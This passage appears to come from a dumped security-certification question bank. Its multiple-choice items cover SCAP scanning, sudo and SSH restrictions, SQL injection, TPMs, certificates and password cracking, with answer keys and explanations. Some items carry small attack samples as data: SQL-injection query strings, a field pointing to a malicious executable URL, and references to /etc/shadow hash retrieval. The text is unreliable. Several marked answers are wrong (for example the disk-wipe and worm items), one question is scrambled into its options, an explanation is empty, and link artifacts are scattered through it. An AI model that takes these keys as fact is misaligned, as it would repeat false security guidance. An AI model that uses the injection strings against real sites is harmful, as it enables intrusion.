C. Cost reduction measures
D. Regulatory insistence on independent review

Answer: D

NEW QUESTION 79
A security engineer is performing an assessment again for a company. The security engineer examines the following output from the review:
Which of the following tools is the engineer utilizing to perform this assessment?

```
Password complexity                                              Disabled
Require authentication from a domain controller before sign in   Enabled
Allow guest user access                                          Enabled
Allow anonymous enumeration of groups                            Disabled
```

A. Vulnerability scanner
B. SCAP scanner
C. Port scanner
D. Interception proxy

Answer: B

NEW QUESTION 80
A systems administrator has installed a disk wiping utility on all computers across the organization and configured it to perform a seven-pass wipe and an additional pass to overwrite the disk with zeros. The company has also instituted a policy that requires users to erase files containing sensitive information when they are no longer needed.
To ensure the process provides the intended results, an auditor reviews the following content from a randomly selected decommissioned hard disk:

```
00000000000000000000000000000000

00000000000000000000000000000000

00000000000000000000000000000000

00000000000000000000000000qjkehd
```

Which of the following should be included in the auditor's report based in the above findings?

A. The hard disk contains bad sectors
B. The disk has been degaussed.
C. The data represents part of the disk BIOS.
D. Sensitive data might still be present on the hard drive

Answer: A

NEW QUESTION 84
The Chief Information Officer (CISO) is concerned that certain systems administrators will privileged access may be reading other user's emails. Review of a tool's output shows the administrators have used web mail to log into other users' inboxes. Which of the following tools would show this type of output?

A. Log analysis tool

B. Password cracker
C. Command-line tool
D. File integrity monitoring tool

Answer: A

NEW QUESTION 89
A security analyst is troubleshooting a scenario in which an operator should only be allowed to reboot remote hosts but not perform other activities. The analyst inspects the following portions of different configuration files:
Configuration file 1: Operator ALL=/sbin/reboot Configuration file 2:
Command="/sbin/shutdown now", no-x11-forwarding, no-pty, ssh-dss Configuration file 3:
Operator:x:1000:1000::/home/operator:/bin/bash
Which of the following explains why an intended operator cannot perform the intended action?

A. The sudoers file is locked down to an incorrect command
B. SSH command shell restrictions are misconfigured
C. The passwd file is misconfigured
D. The SSH command is not allowing a pty session

Answer: D

NEW QUESTION 93
The director of sales asked the development team for some small changes to increase the usability of an application used by the sales team. Prior security reviews of the code showed no significant vulnerabilities, and since the changes were small, they were given a peer review and then pushed to the live environment. Subsequent vulnerability scans now show numerous flaws that were not present in the previous versions of the code. Which of the following is an SDLC best practice that should have been followed?

A. Versioning
B. Regression testing
C. Continuous integration
D. Integration testing

Answer: B

NEW QUESTION 97
A managed service provider is designing a log aggregation service for customers who no longer want to manage an internal SIEM infrastructure. The provider expects that customers will send all types of logs to them, and that log files could contain very sensitive entries. Customers have indicated they want on-premises and cloud-based infrastructure logs to be stored in this new service. An engineer, who is designing the new service, is deciding how to segment customers. Which of the following is the BEST statement for the engineer to take into consideration?

A. Single-tenancy is often more expensive and has less efficient resource utilizatio
B. Multi-tenancy may increase the risk of cross-customer exposure in the event of service vulnerabilities.
C. The managed service provider should outsource security of the platform to an existing cloud compan
D. This will allow the new log service to be launched faster and with well-tested security controls.
E. Due to the likelihood of large log volumes, the service provider should use a multi-tenancy model for the data storage tier, enable data deduplication for storage cost efficiencies, and encrypt data at rest.
F. The most secure design approach would be to give customers on-premises appliances, install agents on endpoints, and then remotely manage the service via a VPN.

Answer: A

NEW QUESTION 100
As a result of an acquisition, a new development team is being integrated into the company. The development team has BYOD laptops with IDEs installed, build servers, and code repositories that utilize SaaS. To have the team up and running effectively, a separate Internet connection has been procured. A stand up has identified the following additional requirements:
1. Reuse of the existing network infrastructure
2. Acceptable use policies to be enforced
3. Protection of sensitive files
4. Access to the corporate applications
Which of the following solution components should be deployed to BEST meet the requirements? (Select three.)

A. IPSec VPN
B. HIDS
C. Wireless controller
D. Rights management
E. SSL VPN
F. NAC
G. WAF
H. Load balancer

Answer: DEF

NEW QUESTION 102
Given the following code snippet:

```
<FORM ACTION="http://192.168.51.10/cgi-bin/order.pl" method="port">

<input type=hidden name="price" value="199.99">

<input type=hidden name="prd_id" value="X190">

QUANTITY: <input type=text name="quant" size=3 maxlength=3 value=1>

</FORM>
```

Of which of the following is this snippet an example?

A. Data execution prevention
B. Buffer overflow
C. Failure to use standard libraries
D. Improper filed usage
E. Input validation

Answer: D

NEW QUESTION 104
A company has created a policy to allow employees to use their personally owned devices. The Chief Information Officer (CISO) is getting reports of company data appearing on unapproved forums and an increase in theft of personal electronic devices. Which of the following security controls would BEST reduce the risk of exposure?

A. Disk encryption on the local drive
B. Group policy to enforce failed login lockout
C. Multifactor authentication
D. Implementation of email digital signatures

Answer: A

NEW QUESTION 105
Ann, a terminated employee, left personal photos on a company-issued laptop and no longer has access to them. Ann emails her previous manager and asks to get her personal photos back. Which of the following BEST describes how the manager should respond?

A. Determine if the data still exists by inspecting to ascertain if the laptop has already been wiped and if the storage team has recent backups.
B. Inform Ann that the laptop was for company data only and she should not have stored personal photos on a company asset.
C. Report the email because it may have been a spoofed request coming from an attacker who is trying to exfiltrate data from the company laptop.
D. Consult with the legal and/or human resources department and check company policies around employment and termination procedures.

Answer: D

NEW QUESTION 108
A cybersecurity analyst has received an alert that well-known "call home" messages are continuously observed by network sensors at the network boundary. The proxy firewall successfully drops the massages. After determining the alert was a true positive, which of the following represents OST
likely cause?

A. Attackers are running reconnaissance on company resources.
B. An outside command and control system is attempting to reach an infected system.
C. An insider trying to exfiltrate information to a remote network.
D. Malware is running on a company system

Answer: B

NEW QUESTION 111
During a routine network scan, a security administrator discovered an unidentified service running on a new embedded and unmanaged HVAC controller, which is used to monitor the company's datacenter
Port state 161/UDP open 162/UDP open 163/TCP open
The enterprise monitoring service requires SNMP and SNMPTRAP connectivity to operate. Which of the following should the security administrator implement to harden the system?

A. Patch and restart the unknown services.
B. Segment and firewall the controller's network
C. Disable the unidentified service on the controller.
D. Implement SNMPv3 to secure communication.
E. Disable TCP/UDP PORTS 161 THROUGH 163

Answer: D

NEW QUESTION 114
A security analyst is reviewing logs and discovers that a company-owned computer issued to an employee is generating many alerts and analyst continues to review the log events and discovers that a non-company-owned device from a different, unknown IP address is general same events. The analyst informs the manager of these finding, and the manager explains that these activities are already known and . . . ongoing simulation. Given this scenario, which of the following roles are the analyst, the employee, and the manager fillings?

A. The analyst is red team The employee is blue team The manager is white team

B. The analyst is white team The employee is red team The manager is blue team
C. The analyst is red team The employee is white team The manager is blue team
D. The analyst is blue team The employee is red team The manager is white team

Answer: D

NEW QUESTION 115
A malware infection spread to numerous workstations within the marketing department. The workstations were quarantined and replaced with machines. Which of the following represents a FINAL step in the prediction of the malware?

A. The workstations should be isolated from the network.
B. The workstations should be donated for refuse.
C. The workstations should be reimaged
D. The workstations should be patched and scanne

Answer: C

NEW QUESTION 117
A pharmacy gives its clients online access to their records and the ability to review bills and make payments. A new SSL vulnerability on a specific platform was discovered, allowing an attacker to capture the data between the end user and the web server providing these services. After the new vulnerability, it was determined that web services provided are being impacted by this new threat. Which of the following data types MOST likely at risk of exposure based on this new threat? (Select Two)

A. Cardholder data
B. Intellectual property
C. Personal health information
D. Employee records
E. Corporate financial data

Answer: AC

NEW QUESTION 120
An investigation showed a worm was introduced from an engineer's laptop. It was determined the company does not provide engineers with company-owned laptops, which would be subject to a company policy and technical controls. Which of the following would be the MOST secure control implement?

A. Deploy HIDS on all engineer-provided laptops, and put a new router in the management network.
B. Implement role-based group policies on the management network for client access.
C. Utilize a jump box that is only allowed to connect to client from the management network.
D. Deploy a company-wide approved engineering workstation for management acces

Answer: A

NEW QUESTION 125
An administrator wants to enable policy based filexible mandatory access controls on an open source OS to prevent abnormal application modifications or executions. Which of the following would BEST
accomplish this?

A. Access control lists
B. SELinux
C. IPtables firewall
D. HIPS

Answer: B

Explanation:
The most common open source operating system is LINUX.
Security-Enhanced Linux (SELinux) was created by the United States National Security Agency (NSA) and is a Linux kernel security module that provides a mechanism for supporting access control
security policies, including United States Department of Defense–style mandatory access controls (MAC).
NSA Security-enhanced Linux is a set of patches to the Linux kernel and some utilities to incorporate a strong, filexible mandatory access control (MAC) architecture into the major subsystems of the kernel. It provides an enhanced mechanism to enforce the separation of information based on confidentiality and integrity requirements, which allows threats of tampering and bypassing of application security mechanisms to be addressed and enables the confinement of damage that can
be caused by malicious or flawed applications. Incorrect Answers:
A: An access control list (ACL) is a list of permissions attached to an object. An ACL specifies which users or system processes are granted access to objects, as well as what operations are allowed on given objects. ACLs do not enable policy based filexible mandatory access controls to prevent abnormal application modifications or executions.
C: A firewall is used to control data leaving a network or entering a network based on source and destination IP address and port numbers. IPTables is a Linux firewall. However, it does not enable policy based filexible mandatory access controls to prevent abnormal application modifications or executions.
D: Host-based intrusion prevention system (HIPS) is an installed software package which monitors a single host for suspicious activity by analyzing events occurring within that host. It does not enable policy based filexible mandatory access controls to prevent abnormal application modifications or executions.
References:
https://en.wikipedia.org/wiki/SeHYPERLINK "https://en.wikipedia.org/wiki/Security- Enhanced_Linux"curity-Enhanced_Linux

NEW QUESTION 129
A popular commercial virtualization platform allows for the creation of virtual hardware. To virtual machines, this virtual hardware is indistinguishable from real hardware. By implementing virtualized TPMs, which of the following trusted system concepts can be implemented?

A. Software-based root of trust
B. Continuous chain of trust
C. Chain of trust with a hardware root of trust
D. Software-based trust anchor with no root of trust

Answer: C

Explanation:
A Trusted Platform Module (TPM) is a microchip designed to provide basic security-related functions, primarily involving encryption keys. The TPM is usually installed on the motherboard of a computer, and it communicates with the remainder of the system by using a hardware bus.
A vTPM is a virtual Trusted Platform Module; a virtual instance of the TPM.
IBM extended the current TPM V1.2 command set with virtual TPM management commands that allow us to create and delete instances of TPMs. Each created instance of a TPM holds an association with a virtual machine (VM) throughout its lifetime on the platform.
The TPM is the hardware root of trust.
Chain of trust means to extend the trust boundary from the root(s) of trust, in order to extend the collection of trustworthy functions. Implies/entails transitive trust.
Therefore a virtual TPM is a chain of trust from the hardware TPM (root of trust). Incorrect Answers:
A: A vTPM is a virtual instance of the hardware TPM. Therefore, the root of trust is a hardware root of trust, not a software-based root of trust.
B: The chain of trust needs a root. In this case, the TPM is a hardware root of trust. This answer has no root of trust.
D: There needs to be a root of trust. In this case, the TPM is a hardware root of trust. This answer has no root of trust.
References: https://www.cylab.cmu.edu/tiw/slides/martin-tiw101.pdf

NEW QUESTION 130
An application present on the majority of an organization’s 1,000 systems is vulnerable to a buffer overflow attack. Which of the following is the MOST comprehensive way to resolve the issue?

A. Deploy custom HIPS signatures to detect and block the attacks.
B. Validate and deploy the appropriate patch.
C. Run the application in terminal services to reduce the threat landscape.
D. Deploy custom NIPS signatures to detect and block the attack

Answer: B

Explanation:
If an application has a known issue (such as susceptibility to buffer overflow attacks) and a patch is released to resolve the specific issue, then the best solution is always to deploy the patch.
A buffer overflow occurs when a program or process tries to store more data in a buffer (temporary data storage area) than it was intended to hold. Since buffers are created to contain a finite amount of data, the extra information - which has to go somewhere - can overflow into adjacent buffers,
corrupting or overwriting the valid data held in them. Although it may occur accidentally through programming error, buffer overflow is an increasingly common type of security attack on data integrity. In buffer overflow attacks, the extra data may contain codes designed to trigger specific actions, in effect sending new instructions to the attacked computer that could, for example, damage the user's files, change data, or disclose confidential information. Buffer overflow attacks are said to have arisen because the C programming language supplied the framework, and poor programming practices supplied the vulnerability.
Incorrect Answers:
A: This question is asking for the MOST comprehensive way to resolve the issue. A HIPS (Host Intrusion Prevention System) with custom signatures may offer some protection against an application that is vulnerable to buffer overflow attacks. However, an application that is NOT vulnerable to buffer overflow attacks (a patched application) is a better solution.
C: This question is asking for the MOST comprehensive way to resolve the issue. Running the application in terminal services may reduce the threat landscape. However, it doesn’t resolve the issue. Patching the application to eliminate the threat is a better solution.
D: This question is asking for the MOST comprehensive way to resolve the issue. A NIPS (Network Intrusion Prevention System) with custom signatures may offer some protection against an application that is vulnerable to buffer overflow attacks. However, an application that is NOT vulnerable to buffer overflow attacks (a patched application) is a better solution.
References: http://searchsecurity.techtarget.com/definition/buffer-overflow

NEW QUESTION 131
A developer has implemented a piece of client-side JavaScript code to sanitize a user’s provided input to a web page login screen. The code ensures that only the upper case and lower case letters are entered in the username field, and that only a 6-digit PIN is entered in the password field. A security administrator is concerned with the following web server log:
10.235.62.11 – - [02/Mar/2014:06:13:04] “GET
/site/script.php?user=admin&pass=pass%20or%201=1 HTTP/1.1” 200 5724
Given this log, which of the following is the security administrator concerned with and which fix should be implemented by the developer?

A. The security administrator is concerned with nonprintable characters being used to gain administrative access, and the developer should strip all nonprintable characters.
B. The security administrator is concerned with XSS, and the developer should normalize Unicode characters on the browser side.
C. The security administrator is concerned with SQL injection, and the developer should implement server side input validation.
D. The security administrator is concerned that someone may log on as the administrator, and the developer should ensure strong passwords are enforced.

Answer: C

Explanation:
The code in the question is an example of a SQL Injection attack. The code ‘1=1’ will always provide a value of true. This can be included in statement designed to return all rows in a SQL table.
In this question, the administrator has implemented client-side input validation. Client-side validation can be bypassed. It is much more difficult to bypass server-side input validation.
SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must explogt a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.
Incorrect Answers:
A: The code in this question does not contain non-printable characters.
B: The code in this question is not an example of cross site scripting (XSS).
D: The code in this question is an example of a SQL injection attack. It is not simply someone attempting to log on as administrator.

References: http://en.wikipedia.org/wiki/SQL_injection

NEW QUESTION 135
Which of the following describes a risk and mitigation associated with cloud data storage?

A. Risk: Shared hardware caused data leakage Mitigation: Strong encryption at rest
B. Risk: Offsite replication Mitigation: Multi-site backups
C. Risk: Data loss from de-duplication Mitigation: Dynamic host bus addressing
D. Risk: Combined data archivingMitigation: Two-factor administrator authentication

Answer: A

Explanation:
With cloud data storage, the storage provider will have large enterprise SANs providing large pools of storage capacity. Portions of the storage pools are assigned to customers. The risk is that multiple customers are storing their data on the same physical hardware storage devices. This presents a risk (usually a very small risk, but a risk all the same) of other customers using the same cloud storage hardware being able to view your data.
The mitigation of the risk is to encrypt your data stored on the SAN. Then the data would be unreadable even if another customer was able to access it.
Incorrect Answers:
B: Offsite replication is used for disaster recovery purposes. It is not considered to be a risk as long as the data is secure in the other site. Multi-site backups are not a risk mitigation.
C: Data loss from de-duplication is not considered to be a risk. De-duplication removes duplicate copies of data to reduce the storage space required for the dat
A. Dynamic host bus addressing is not a risk mitigation.
D: Combined data archiving is not considered to be a risk. The archived data would be less accessible to other customers than the live data on the shared storage.

NEW QUESTION 137
An administrator is tasked with securing several website domains on a web server. The administrator elects to secure www.example.com, mail.example.org, archive.example.com, and www.example.org with the same certificate. Which of the following would allow the administrator to secure those domains with a single issued certificate?

A. Intermediate Root Certificate
B. Wildcard Certificate
C. EV x509 Certificate
D. Subject Alternative Names Certificate

Answer: D

Explanation:
Subject Alternative Names let you protect multiple host names with a single SSL certificate. Subject Alternative Names allow you to specify a list of host names to be protected by a single SSL certificate. When you order the certificate, you will specify one fully qualified domain name in the common name field. You can then add other names in the Subject Alternative Names field.
Incorrect Answers:
A: An Intermediate Root Certificate is used to trust an intermediate CA (Certification Authority). The Intermediate root CA can issue certificates but the Intermediate Root Certificate itself cannot be
used to secure multiple domains on a web server.
B: A wildcard certificate can be used to secure multiple domain names within the same higher level domain. For example: a wildcard certificate “*.example.com” can secure an unlimited number of domains that end in ‘example.com’ such as domain1.example.com, domain2.example.com etc. A wildcard certificate cannot be used to secure the domains listed in this question.
C: The certificate used to secure the domains will be an x509 certificate but it will not be a standard EV certificate. EV stands for extended validation. With a non-EV certificate, the issuing CA just ensures that you own the domains that you want to secure. With an EV certificate, further checks are carried out such as checks on your company. EV certificates take longer to issue due to the extra checks but the EV certificate provides extra guarantees to your customers that you are who you say you are. However, a standard EV certificate only secures a single domain.

NEW QUESTION 138
An enterprise must ensure that all devices that connect to its networks have been previously approved. The solution must support dual factor mutual authentication with strong identity assurance. In order to reduce costs and administrative overhead, the security architect wants to outsource identity proofing and second factor digital delivery to the third party. Which of the following solutions will address the enterprise requirements?

A. Implementing federated network access with the third party.
B. Using a HSM at the network perimeter to handle network device access.
C. Using a VPN concentrator which supports dual factor via hardware tokens.
D. Implementing 802.1x with EAP-TTLS across the infrastructur

Answer: D

Explanation:
IEEE 802.1X (also known as Dot1x) is an IEEE Standard for Port-based Network Access Control (PNAC). It is part of the IEEE 802.1 group of networking protocols. It provides an authentication mechanism to devices wishing to attach to a LAN or WLAN.
802.1X authentication involves three parties: a supplicant, an authenticator, and an authentication server. The supplicant is a client device (such as a laptop) that wishes to attach to the LAN/WLAN - though the term 'supplicant' is also used interchangeably to refer to the software running on the client that provides credentials to the authenticator. The authenticator is a network device, such as an Ethernet switch or wireless access point; and the authentication server is typically a host running software supporting the RADIUS and EAP protocols.
The authenticator acts like a security guard to a protected network. The supplicant (i.e., client device) is not allowed access through the authenticator to the protected side of the network until the supplicant’s identity has been validated and authorized. An analogy to this is providing a valid visa at the airport's arrival immigration before being allowed to enter the country. With 802.1X port-based authentication, the supplicant provides credentials, such as user name/password or digital
certificate, to the authenticator, and the authenticator forwards the credentials to the authentication server for verification. If the authentication server determines the credentials are valid, the supplicant (client device) is allowed to access resources located on the protected side of the network.
EAP-TTLS (Tunneled Transport Layer Security) is designed to provide authentication that is as strong as EAP-TLS, but it does not require that each user be issued a certificate. Instead, only the authentication servers are issued certificates. User authentication is performed by password, but the password credentials are transported in a securely encrypted tunnel established based upon the

server certificates. Incorrect Answers:
A: Federated network access provides user access to networks by using a single logon. The logon is authenticated by a party that is trusted to all the networks. It does not ensure that all devices that connect to its networks have been previously approved.
B: A hardware security module (HSM) is a physical computing device that safeguards and manages digital keys for strong authentication and provides cryptoprocessing. It does not ensure that all devices that connect to its networks have been previously approved.
C: A VPN concentrator provides VPN connections and is typically used for creating site-to-site VPN architectures. It does not ensure that all devices that connect to its networks have been previously approved.
References: http://en.wikipedia.org/wiki/IEEE_802.1X
https://www.juniper.net/techpubs/software/aHYPERLINK "https://www.juniper.net/techpubs/software/aaa_802/sbrc/sbrc70/sw-sbrc-admin/html/EAP-024.html"aa_802/HYPERLINK "https://www.juniper.net/techpubs/software/aaa_802/sbrc/sbrc70/sw-sbrc-admin/html/EAP- 024.html"sbrc/sbrc70/sw-sbrc-admin/html/EAP-024.html

NEW QUESTION 143
A penetration tester is inspecting traffic on a new mobile banking application and sends the following web request:
POST http://www.example.com/resources/NewBankAccount HTTP/1.1 Content-type: application/json
{
“account”: [
{ “creditAccount”:”Credit Card Rewards account”}
{ “salesLeadRef”:”www.example.com/badcontent/explogtme.exe”}
],
“customer”: [
{ “name”:”Joe Citizen”}
{ “custRef”:”3153151”}
]
}
The banking website responds with: HTTP/1.1 200 OK
{
“newAccountDetails”:
[
{ “cardNumber”:”1234123412341234”}
{ “cardExpiry”:”2020-12-31”}
{ “cardCVV”:”909”}
],
“marketingCookieTracker”:“JSESSIONID=000000001” “returnCode”:“Account added successfully”
}
Which of the following are security weaknesses in this example? (Select TWO).

A. Missing input validation on some fields
B. Vulnerable to SQL injection
C. Sensitive details communicated in clear-text
D. Vulnerable to XSS
E. Vulnerable to malware file uploads
F. JSON/REST is not as secure as XML

Answer: AC

Explanation:
The SalesLeadRef field has no input validation. The penetration tester should not be able to enter “www.example.com/badcontent/explogtme.exe” in this field.
The credit card numbers are communicated in clear text which makes it vulnerable to an attacker. This kind of information should be encrypted.
Incorrect Answers:
B: There is nothing to suggest the system is vulnerable to SQL injection.
D: There is nothing to suggest the system is vulnerable to XSS (cross site scripting).
E: Although the tester was able to post a URL to malicious software, it does not mean the system is vulnerable to malware file uploads.
F: JSON/REST is no less secure than XML.

NEW QUESTION 148
An organization has implemented an Agile development process for front end web application development. A new security architect has just joined the company and wants to integrate security activities into the SDLC.
Which of the following activities MUST be mandated to ensure code quality from a security perspective? (Select TWO).

A. Static and dynamic analysis is run as part of integration
B. Security standards and training is performed as part of the project
C. Daily stand-up meetings are held to ensure security requirements are understood
D. For each major iteration penetration testing is performed
E. Security requirements are story boarded and make it into the build
F. A security design is performed at the end of the requirements phase

Answer: AD

Explanation:
SDLC stands for systems development life cycle. An agile project is completed in small sections called iterations. Each iteration is reviewed and critiqued by the project team. Insights gained from the critique of an iteration are used to determine what the next step should be in the project. Each
project iteration is typically scheduled to be completed within two weeks.
Static and dynamic security analysis should be performed throughout the project. Static program analysis is the analysis of computer software that is performed without actually executing programs (analysis performed on executing programs is known as dynamic analysis). In most cases the analysis is performed on some version of the source code, and in the other cases, some form of the object code.
For each major iteration penetration testing is performed. The output of a major iteration will be a functioning part of the application. This should be penetration tested to ensure security of the application.
Incorrect Answers:
B: Security standards and training does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code itself.
C: Ensuring security requirements are understood does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code

itself.
E: Storyboarding security requirements does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code itself.
F: A security design does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code itself.
References: https://en.wikipedia.org/wiki/Static_program_analysis
http://searchcio.techtarget.HYPERLINK "http://searchcio.techtarget.com/definition/Agile-projectmanagement" com/definition/Agile-project-management

NEW QUESTION 153
ABC Corporation uses multiple security zones to protect systems and information, and all of the VM hosts are part of a consolidated VM infrastructure. Each zone has different VM administrators. Which of the following restricts different zone administrators from directly accessing the console of a VM host from another zone?

A. Ensure hypervisor layer firewalling between all VM hosts regardless of security zone.
B. Maintain a separate virtual switch for each security zone and ensure VM hosts bind to only the correct virtual NIC(s).
C. Organize VM hosts into containers based on security zone and restrict access using an ACL.
D. Require multi-factor authentication when accessing the console at the physical VM hos

Answer: C

Explanation:
Access Control Lists (ACLs) are used to restrict access to the console of a virtual host. Virtual hosts are often managed by centralized management servers (for example: VMware vCenter Server). You can create logical containers that can contain multiple hosts and you can configure ACLs on the
containers to provide access to the hosts within the container. Incorrect Answers:
A: Hypervisor layer firewalling is used to restrict the network traffic that can access the host. It does not prevent a user from directly accessing the console of the host.
B: Maintaining a separate virtual switch for each security zone and ensuring VM hosts bind to only the correct virtual NIC(s) will restrict the network access of the VM hosts. It does not prevent a user from directly accessing the console of the host.
D: Multi-factor authentication is a secure way of authenticating a user. However, that's all it does: authenticates someone. In other words, it only proves that the person is who they say they are. You would still need an ACL to determine whether that person is allowed or not allowed to access the console of the host.

NEW QUESTION 155
A security administrator has been asked to select a cryptographic algorithm to meet the criteria of a new application. The application utilizes streaming video that can be viewed both on computers and mobile devices. The application designers have asked that the algorithm support the transport encryption with the lowest possible performance overhead. Which of the following recommendations would BEST meet the needs of the application designers? (Select TWO).

A. Use AES in Electronic Codebook mode
B. Use RC4 in Cipher Block Chaining mode
C. Use RC4 with Fixed IV generation
D. Use AES with cipher text padding
E. Use RC4 with a nonce generated IV
F. Use AES in Counter mode

Answer: EF

Explanation:
In cryptography, an initialization vector (IV) is a fixed-size input to a cryptographic primitive that is typically required to be random or pseudorandom. Randomization is crucial for encryption schemes to achieve semantic security, a property whereby repeated usage of the scheme under the same key does not allow an attacker to infer relationships between segments of the encrypted message.
Some cryptographic primitives require the IV only to be non-repeating, and the required randomness is derived internally. In this case, the IV is commonly called a nonce (number used once), and the primitives are described as stateful as opposed to randomized. This is because the IV need not be explicitly forwarded to a recipient but may be derived from a common state updated at both sender and receiver side. An example of stateful encryption schemes is the counter mode of operation, which uses a sequence number as a nonce.
AES is a block cipher. Counter mode turns a block cipher into a stream cipher. It generates the next keystream block by encrypting successive values of a "counter". The counter can be any function which produces a sequence which is guaranteed not to repeat for a long time, although an actual increment-by-one counter is the simplest and most popular.
Incorrect Answers:
A: AES in Electronic Codebook mode cannot be used to encrypt streaming video. You would need a stream cipher such as RC4 or AES in Counter Mode.
B: RC4 in Cipher Block Chaining mode cannot be used to encrypt streaming video. You would need a stream cipher such as RC4 (not in Cipher Block Chaining mode) or AES in Counter Mode.
C: You cannot use fixed IV generation for RC4 when encrypting streaming video.
D: AES with cipher text padding cannot be used to encrypt streaming video. You would need a stream cipher such as RC4 or AES in Counter Mode.
References: https://en.wikipedia.org/wiki/Initialization_vector

NEW QUESTION 157
A pentester must attempt to crack passwords on a windows domain that enforces strong complex passwords. Which of the following would crack the MOST passwords in the shortest time period?

A. Online password testing
B. Rainbow tables attack
C. Dictionary attack
D. Brute force attack

Answer: B

Explanation:
The passwords in a Windows (Active Directory) domain are encrypted.
When a password is "tried" against a system it is "hashed" using encryption so that the actual password is never sent in clear text across the communications line. This prevents eavesdroppers from intercepting the password. The hash of a password usually looks like a bunch of garbage and is typically a different length than the original password. Your password might be "shitzu" but the hash of your password would look something like "7378347eedbfdd761619451949225ec1".
To verify a user, a system takes the hash value created by the password hashing function on the client computer and compares it to the hash value stored in a table on the server. If the hashes match, then
the user is authenticated and granted access.

Password cracking programs work in a similar way to the login process. The cracking program starts by taking plaintext passwords, running them through a hash algorithm, such as MD5, and then compares the hash output with the hashes in the stolen password file. If it finds a match then the program has cracked the password.
Rainbow Tables are basically huge sets of precomputed tables filled with hash values that are prematched to possible plaintext passwords. The Rainbow Tables essentially allow hackers to reverse
the hashing function to determine what the plaintext password might be.
The use of Rainbow Tables allow for passwords to be cracked in a very short amount of time compared with brute-force methods, however, the trade-off is that it takes a lot of storage (sometimes Terabytes) to hold the Rainbow Tables themselves.
Incorrect Answers:
A: Online password testing cannot be used to crack passwords on a windows domain.
C: The question states that the domain enforces strong complex passwords. Strong complex passwords must include upper and lowercase letters, numbers and punctuation marks. A word in the dictionary would not meet the strong complex passwords requirement so a dictionary attack would be ineffective at cracking the passwords in this case.
D: Brute force attacks against complex passwords take much longer than a rainbow tables attack. References:
http://netsecuriHYPERLINK "http://netsecurity.about.com/od/hackertools/a/Rainbow- Tables.htm"ty.about.com/od/hackertoHYPERLINK "http://netsecurity.about.com/od/hackertools/a/Rainbow-Tables.htm"ols/a/Rainbow- TableHYPERLINK "http://netsecurity.about.com/od/hackertools/a/Rainbow-Tables.htm"s.htm

NEW QUESTION 159
An administrator has enabled salting for users' passwords on a UNIX box. A penetration tester must attempt to retrieve password hashes. Which of the following files must the penetration tester use to eventually obtain passwords on the system? (Select TWO).

A. /etc/passwd
B. /etc/shadow
C. /etc/security
D. /etc/password
E. /sbin/logon
F. /bin/bash

Answer: AB

Explanation:
In cryptography, a salt is random data that is used as an additional input to a one-way function that hashes a password or passphrase. In this question, enabling salting for users' passwords means to store the passwords in an encrypted format.
Traditional Unix systems keep user account information, including one-way encrypted passwords, in a text file called ``/etc/passwd''. As this file is used by many tools (such as ``ls'') to display file ownerships, etc. by matching user id #'s with the user's names, the file needs to be world-readable. Consequentially, this can be somewhat of a security risk.
Another method of storing account information is with the shadow password format. As with the traditional method, this method stores account information in the /etc/passwd file in a compatible
format. However, the password is stored as a single "x" character (ie. not actually stored in this file). A second file, called ``/etc/shadow'', contains encrypted password as well as other information such as account or password expiration values, etc.
Incorrect Answers:
C: The /etc/security file contains group information. It does not contain usernames or passwords. D: There is no /etc/password file. Usernames are stored in the /etc/passwd file.
E: There is no /sbin/logon file. Usernames are stored in the /etc/passwd file.
F: /bin/bash is a UNIX shell used to run a script. It is not where usernames or passwords are stored. References:
http://www.tldp.org/LDP/lame/LAME/linux-admin-made-easy/shadow-file-formats.HYPERLINK "http://www.tldp.org/LDP/lame/LAME/linux-admin-made-easy/shadow-file-formats.html"html

NEW QUESTION 162
A storage as a service company implements both encryption at rest as well as encryption in transit of customers' dat

A. The security administrator is concerned with the overall security of the encrypted customer data stored by the company servers and wants the development team to implement asolution that will strengthen the customer's encryption ke
B. Which of the following, if implemented, will MOST increase the time an offline password attack against the customers' data would take?
C. key = NULL ; for (int i=0; i<5000; i++) { key = sha(key + password) }
D. password = NULL ; for (int i=0; i<10000; i++) { password = sha256(key) }
E. password = password + sha(password+salt) + aes256(password+salt)
F. key = aes128(sha256(password), password))

Answer: A

Explanation:
References:
http://HYPERLINK "http://stackoverflow.com/questions/4948322/fundamental-difference-betweenhashing- and-encryption-algorithms"sHYPERLINK "http://stackoverflow.com/questions/4948322/fundamental-difference-between-hashing-andencryption-algorithms"tackoverflow.com/questions/4948322/fundamental-difference-betweenhashing-and-encryption-aHYPERLINK "http://stackoverflow.com/questions/4948322/fundamentaldifference- between-hashing-and-encryption-algorithms"lgorithms

NEW QUESTION 165
A security tester is testing a website and performs the following manual query: https://www.comptia.com/cookies.jsp?products=5%20and%201=1
The following response is received in the payload: "ORA-000001: SQL command not properly ended" Which of the following is the response an example of?

A. Fingerprinting
B. Cross-site scripting
C. SQL injection
D. Privilege escalation

Answer: A

Explanation:
This is an example of Fingerprinting. The response to the code entered includes “ORA-000001” which tells the attacker that the database software being used is Oracle.
Fingerprinting can be used as a means of ascertaining the operating system of a remote computer on a network. Fingerprinting is more generally used to detect specific versions of applications or protocols that are run on network servers. Fingerprinting can be accomplished “passively” by sniffing network packets passing between hosts, or it can be accomplished “actively” by transmitting specially created packets to the target machine and analyzing the response.
Incorrect Answers:
B: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users. The code in the question is not an example of XSS.
C: SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). The code entered in the question is similar to a SQL injection attack but as the SQL command was not completed, the purpose of the code was just to return the database software being used.
D: Privilege escalation is the act of explogting a bug, design flaw or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user. The code in the question is not an example of privilege escalation.
References: http://www.yourdictionary.com/fingerprinting

NEW QUESTION 170
An organization uses IP address block 203.0.113.0/24 on its internal network. At the border router, the network administrator sets up rules to deny packets with a source address in this subnet from entering the network, and to deny packets with a destination address in this subnet from leaving the network. Which of the following is the administrator attempting to prevent?

A. BGP route hijacking attacks
B. Bogon IP network traffic
C. IP spoofing attacks
D. Man-in-the-middle attacks
E. Amplified DDoS attacks

Answer: C

Explanation:
